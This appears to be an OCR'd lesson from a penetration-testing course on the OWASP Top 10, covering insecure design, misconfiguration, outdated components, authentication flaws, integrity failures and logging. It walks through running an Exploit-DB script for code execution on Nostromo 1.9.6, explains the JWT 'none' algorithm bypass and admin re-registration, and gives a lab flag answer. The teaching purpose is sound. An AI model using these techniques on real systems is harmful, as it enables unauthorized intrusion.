
Insecure Password Resets

A good example of such vulnerabilities occurred on Instagram a while ago. Instagram allowed users to reset their forgotten passwords by sending them a 6-digit code to their mobile number via SMS for validation. If an attacker wanted to access a victim's account, he could try to brute-force the 6-digit code. As expected, this was not directly

possible as Instagram had rate-limiting implemented so that after 250 attempts, the user would be blocked from trying further.



However, it was found that the rate-limiting only applied to code attempts made from the same IP. If an attacker had several different IP addresses from where to send requests, he could now try 250 codes per IP. For a 6-digit code, you have a million possible codes, so an attacker would need 1000000/250 = 4000 IPs to cover all possible codes. This may sound like an insane amount of IPs to have, but cloud services make it easy to get them at a relatively small cost, making this attack feasible.



Notice how the vulnerability is related to the idea that no user would be capable of using thousands of IP addresses to make concurrent requests to try and brute-force a numeric code. The problem is in the design rather than the implementation of the application in itself.

Since insecure design vulnerabilities are introduced at such an early stage in the development process, resolving them often requires rebuilding the vulnerable part of the application from the ground up and is usually harder to do than any other simple code-related vulnerability. The best approach to avoid such vulnerabilities is to perform threat modelling at the early stages of the development lifecycle.

Security Misconfiguration

Security Misconfigurations are distinct from the other Top 10 vulnerabilities because they occur when security could have been appropriately configured but was not. Even if you download the latest up-to-date software, poor configurations could make your installation vulnerable.

Security misconfigurations include:

- Poorly configured permissions on cloud services, like S3 buckets.
- Having unnecessary features enabled, like services, pages, accounts or privileges.
- Default accounts with unchanged passwords.

- Error messages that are overly detailed and allow attackers to find out more about the system.
- Not using HTTP security headers.

This vulnerability can often lead to more vulnerabilities, such as default credentials giving you access to sensitive data, XML External Entities (XXE) or command injection on admin pages.

For more info, look at the OWASP top 10 entry for Security Misconfiguration.

Debugging Interfaces

A common security misconfiguration concerns the exposure of debugging features in production software. Debugging features are often available in programming frameworks to allow the developers to access advanced functionality that is useful for debugging an application while it's being developed. Attackers could abuse some of those debug functionalities if somehow, the developers forgot to disable them before publishing their applications.

One example of such a vulnerability was allegedly used when Patreon got hacked in 2015. Five days before Patreon was hacked, a security researcher reported to Patreon that he had found an open debug interface for a Werkzeug console. Werkzeug is a vital component in Python-based web applications as it provides an interface for web servers to execute the Python code. Werkzeug includes a debug console that can be accessed either via URL on `/console`, or it will also be presented to the user if an exception is raised by the application. In both cases, the console provides a Python console that will run any code you send to it. For an attacker, this means he can execute commands arbitrarily.


Vulnerable and Outdated Components

Occasionally, you may find that the company/entity you're pen-testing is using a program with a well-known vulnerability.

For example, let's say that a company hasn't updated their version of WordPress for a few years, and using a tool such as WPScan, you find that it's version 4.6. Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better, you can find an exploit already made on Exploit-DB.

As you can see, this would be quite devastating because it requires very little work on the attacker's part. Since the vulnerability is already well known, someone else has likely made an exploit for the vulnerability already. The situation worsens when you realise that it's really easy for this to happen. If a company misses a single update for a program they use, it could be vulnerable to any number of attacks.

Recall that since this is about known vulnerabilities, most of the work has already been done for us. Our main job is to find out the information of the software and research it until we can find an exploit. Let's go through that with an example web application.



Nostromo 1.9.6

What do you know? This server has the default page for the Nostromo web server. Now that we have a version number and a software name, we can use Exploit-DB to try and find an exploit for this particular version.

Date	D	A	V	Title	Type	Platform	Author
2020-01-01				nostromo 1.9.6 - Remote Code Execution	Remote	Multiple	Kr0ff
2019-11-01				Nostromo - Directory Traversal Remote Command Execution (Metasploit)	Remote	Multiple	Metasploit
2011-03-05				nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution	Remote	Linux	RedTeam Pentesting GmbH

Showing 1 to 3 of 3 entries (filtered from 42,927 total entries) FIRST PREVIOUS 1 NEXT LAST

Lucky us, the top result happens to be an exploit script. Let's download it and try to get code execution. Running this script on its own teaches us a very important lesson.

Linux

```
user@linux$ python 47837.pyTraceback (most recent call last):
  File "47837.py", line 10, in <module>
    cve2019_16278.py
NameError: name 'cve2019_16278' is not defined
```

Exploits you download from the Internet may not work the first time. It helps to understand the programming language the script is in so that, if needed, you can fix any bugs or make any modifications, as quite a few scripts on Exploit-DB expect you to make modifications.

Fortunately, the error was caused by a line that should have been commented out, so it's an easy fix.

```
# Exploit Title: nostromo 1.9.6 - Remote Code Execution
# Date: 2019-12-31
# Exploit Author: Kr0ff
# Vendor Homepage:
# Software Link: http://www.nazgul.ch/dev/nostromo-1.9.6.tar.gz
# Version: 1.9.6
# Tested on: Debian
# CVE : CVE-2019-16278

cve2019_16278.py  # This line needs to be commented.

#!/usr/bin/env python
```

Fixing that, let's try and run the program again.


Linux

```
user@linux$ python2 47837.py 127.0.0.1 80 id                                                    ____
_-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||     \|_____|/    \|____|   | |
        |____|/                        |___|/




HTTP/1.1 200 OK
Date: Fri, 03 Feb 2023 04:58:34 GMT
Server: nostromo 1.9.6
Connection: close

uid=1001(_nostromo) gid=1001(_nostromo) groups=1001(_nostromo)
```

Boom! We have RCE. Now it's important to note that most scripts will tell you what arguments you need to provide. Exploit developers will rarely make you read potentially hundreds of lines of code just to figure out how to use the script.

It is also worth noting that it may not always be this easy. Sometimes you will just be given a version number, like in this case, but other times you may need to dig through the HTML source or even take a lucky guess on an exploit script. But realistically, if it is a known vulnerability, there's probably a way to discover what version the application is running.

That's really it. The great thing about this piece of the OWASP Top 10 is that the work is already done for us, we just need to do some basic research, and as a penetration tester, you're already doing that quite a bit.




What is the content of the /opt/flag.txt file?

Hint: You know it’s a bookstore application. You should check for recent unauthenticated bookstore apps RCEs.

Answer Format: ***{**********}

Answer: THM{But_1ts_n0t_myf4ult!}



Authentication and session management constitute core components of modern web applications. Authentication allows users to gain access to web applications by verifying their identities. The most common form of authentication is using a username and password mechanism. A user would enter these credentials, and the server would verify them. The server would then provide the users' browser with a session cookie if they are correct. A session cookie is needed because web servers use HTTP(S) to communicate, which is stateless. Attaching session cookies means the server will know who is sending what data. The server can then keep track of users' actions.

If an attacker is able to find flaws in an authentication mechanism, they might successfully gain access to other users' accounts. This would allow the attacker to access sensitive data (depending on the purpose of the application). Some common flaws in authentication mechanisms include the following:

- **Brute force attacks:** If a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.
- **Use of weak credentials:** Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or common passwords, an attacker can easily guess them and access user accounts.
- **Weak Session Cookies:** Session cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users' accounts.

There can be various mitigation for broken authentication mechanisms depending on the exact flaw:

- To avoid password-guessing attacks, ensure the application enforces a strong password policy.
- To avoid brute force attacks, ensure that the application enforces an automatic lockout after a certain number of attempts. This would prevent an attacker from launching more brute-force attacks.
- Implement Multi-Factor Authentication. If a user has multiple authentication methods, for example, using a username and password and receiving a code on their mobile device, it would be difficult for an attacker to get both the password and the code to access the account.

For this example, we'll look at a logic flaw within the authentication mechanism.

Many times, what happens is that developers forget to sanitise the input(username & password) given by the user in the code of their application, which can make them vulnerable to attacks like SQL injection. However, we will focus on a vulnerability that happens because of a developer's mistake but is very easy to exploit, i.e. re-registration of an existing user.

Let's understand this with the help of an example, say there is an existing user with the name `admin`, and we want access to their account, so what we can do is try to re-register that username but with slight modification. We will enter " admin" without the quotes (notice the space at the start). Now when you enter that in the username field and enter other required information like email id or password and submit that data, it will register a new user, but that user will have the same right as the admin account. That new user will also be able to see all the content presented under the user `admin`.

Software and Data Integrity Failures

What is Integrity?

When talking about integrity, we refer to the capacity we have to ascertain that a piece of data remains unmodified. Integrity is essential in cybersecurity as we care about maintaining important data free from unwanted or malicious modifications. For example, say you are downloading the latest installer for an application. How can you be sure that while downloading it, it wasn't modified in transit or somehow got damaged by a transmission error?

To overcome this problem, you will often see a **hash** sent alongside the file so that you can prove that the file you downloaded kept its integrity and wasn't modified in transit. A hash or digest is simply a number that results from applying a specific algorithm over a piece of data. When reading about hashing algorithms, you will often read about MD5, SHA1, SHA256 or many others available.

Let's take WinSCP as an example to understand better how we can use hashes to check a file's integrity. If you go to their Sourceforge repository, you'll see that for each file available to download, there are some hashes published along:

```
WinSCP-5.21.5-Setup.exe
 - MD5: 20c5329d7fde522338f037a7fe8a84eb
 - SHA-1: c55a60799cfa24c1aeffcd2ca609776722e84f1b
 - SHA-256: e141e9a1a0094095d5e26077311418a01dac429e68d3ff07a734385eb0172bea
```

These hashes were precalculated by the creators of WinSCP so that you can check the file's integrity after downloading. If we download the `WinSCP-5.21.5-Setup.exe` file, we can recalculate the hashes and compare them against the ones published in Sourceforge. To calculate the different hashes in Linux, we can use the following commands:

AttackBox

```
user@attackbox$ md5sum WinSCP-5.21.5-Setup.exe         20c5329d7fde522338f037a7fe8a84eb
WinSCP-5.21.5-Setup.exe

user@attackbox$ sha1sum WinSCP-5.21.5-Setup.exe c55a60799cfa24c1aeffcd2ca609776722e84f1b
WinSCP-5.21.5-Setup.exe

user@attackbox$ sha256sum WinSCP-5.21.5-Setup.exe e141e9a1a0094095d5e26077311418a01dac42
9e68d3ff07a734385eb0172bea  WinSCP-5.21.5-Setup.exe
```

Since we got the same hashes, we can safely conclude that the file we downloaded is an exact copy of the one on the website.

Software and Data Integrity Failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker might modify the software or data passed to the application, resulting in unexpected consequences. There are mainly two types of vulnerabilities in this category:


- Software Integrity Failures
- Data Integrity Failures

Software Integrity Failures

Suppose you have a website that uses third-party libraries that are stored in some external servers that are out of your control. While this may sound a bit strange, this is actually a somewhat common practice. Take as an example jQuery, a commonly used javascript library. If you want, you can include jQuery in your website directly from their servers without actually downloading it by including the following line in the HTML code of your website:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>
```

When a user navigates to your website, its browser will read its HTML code and download jQuery from the specified external source.



The problem is that if an attacker somehow hacks into the jQuery official repository, they could change the contents of `https://code.jquery.com/jquery-3.6.1.min.js` to inject malicious code. As a result, anyone visiting your website would now pull the malicious code and execute it into their browsers unknowingly. This is a software integrity failure as your website makes no checks against the third-party library to see if it has changed. Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI), and you can read more about it here.

The correct way to insert the library in your HTML code would be to use SRI and include an integrity hash so that if somehow an attacker is able to modify the library, any client navigating through your website won't execute the modified version. Here's how that should look in HTML:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VD
vE9tvIXrMQaPlFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>
```

You can go to https://www.srihash.org/ to generate hashes for any library if needed.


Data Integrity Failures

Let's think of how web applications maintain sessions. Usually, when a user logs into an application, they will be assigned some sort of session token that will need to be saved on the browser for as long as the session lasts. This token will be repeated on each subsequent request so that the web application knows who we are. These session tokens can come in many forms but are usually assigned via cookies. **Cookies** are key-value pairs that a web application will store on the user's browser and that will be automatically repeated on each request to the website that issued them.

For example, if you were creating a webmail application, you could assign a cookie to each user after logging in that contains their username. In subsequent requests, your browser would always send your username in the cookie so that your web application knows what user is connecting. This would be a terrible idea security-wise because, as we mentioned, cookies are stored on the user's browser, so if the user tampers with the cookie and changes the username, they could potentially impersonate someone else and read their emails! This application would suffer from a data integrity failure, as it trusts data that an attacker can tamper with.

One solution to this is to use some integrity mechanism to guarantee that the cookie hasn't been altered by the user. To avoid re-inventing the wheel, we could use some token implementations that allow you to do this and deal with all of the cryptography to provide proof of integrity without you having to bother with it. One such implementation is **JSON Web Tokens (JWT)**.

JWTs are very simple tokens that allow you to store key-value pairs on a token that provides integrity as part of the token. The idea is that you can generate tokens that you can give your users with the certainty that they won't be able to alter the key-value pairs and pass the integrity check. The structure of a JWT token is formed of 3 parts:



The header contains metadata indicating this is a JWT, and the signing algorithm in use is HS256. The payload contains the key-value pairs with the data that the web application wants the client to store. The signature is similar to a hash, taken to verify the payload's integrity. If you change the payload, the web application can verify that the signature won't match the payload and know that you tampered with the JWT. Unlike a simple hash, this signature involves the use of a secret key held by the server only, which means that if you change the payload, you won't be able to generate the matching signature unless you know the secret key.

Notice that each of the 3 parts of the token is simply plaintext encoded with base64. You can use this online tool to encode/decode base64. Try decoding the header and payload of the following token:

`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNjY1MDc2ODM2fQ.C8Z3gJ7wPgVLvEUonaieJWBJBYt5xOph2CpIhlxqdUw`


Note: The signature contains binary data, so even if you decode it, you won't be able to make much sense of it anyways.

JWT and the None Algorithm

A data integrity failure vulnerability was present on some libraries implementing JWTs a while ago. As we have seen, JWT implements a signature to validate the integrity of the payload data. The vulnerable libraries allowed attackers to bypass the signature validation by changing the two following things in a JWT:

1. Modify the header section of the token so that the `alg` header would contain the value `none`.
2. Remove the signature part.

Taking the JWT from before as an example, if we wanted to change the payload so that the username becomes "admin" and no signature check is done, we would have to decode the header and payload, modify them as needed, and encode them back. Notice how we removed the signature part but kept the dot at the end.



It sounds pretty simple! Let's walk through the process an attacker would have to follow in an example scenario

Security Logging and Monitoring Failures

When web applications are set up, every action performed by the user should be logged. Logging is important because, in the event of an incident, the attackers' activities can be traced. Once their actions are traced, their risk and impact can be determined. Without logging, there would be no way to tell what actions were performed by an attacker if they gain access to particular web applications. The more significant impacts of these include:

- **Regulatory damage:** if an attacker has gained access to personally identifiable user information and there is no record of this, final users are affected, and the application owners may be subject to fines or more severe actions depending on regulations.
- **Risk of further attacks:** an attacker's presence may be undetected without logging. This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.

The information stored in logs should include the following:

- HTTP status codes

- Time Stamps
- Usernames
- API endpoints/page locations
- IP addresses

These logs have some sensitive information, so it's important to ensure that they are stored securely and that multiple copies of these logs are stored at different locations.

As you may have noticed, logging is more important after a breach or incident has occurred. The ideal case is to have monitoring in place to detect any suspicious activity. The aim of detecting this suspicious activity is to either stop the attacker completely or reduce the impact they've made if their presence has been detected much later than anticipated. Common examples of suspicious activity include:

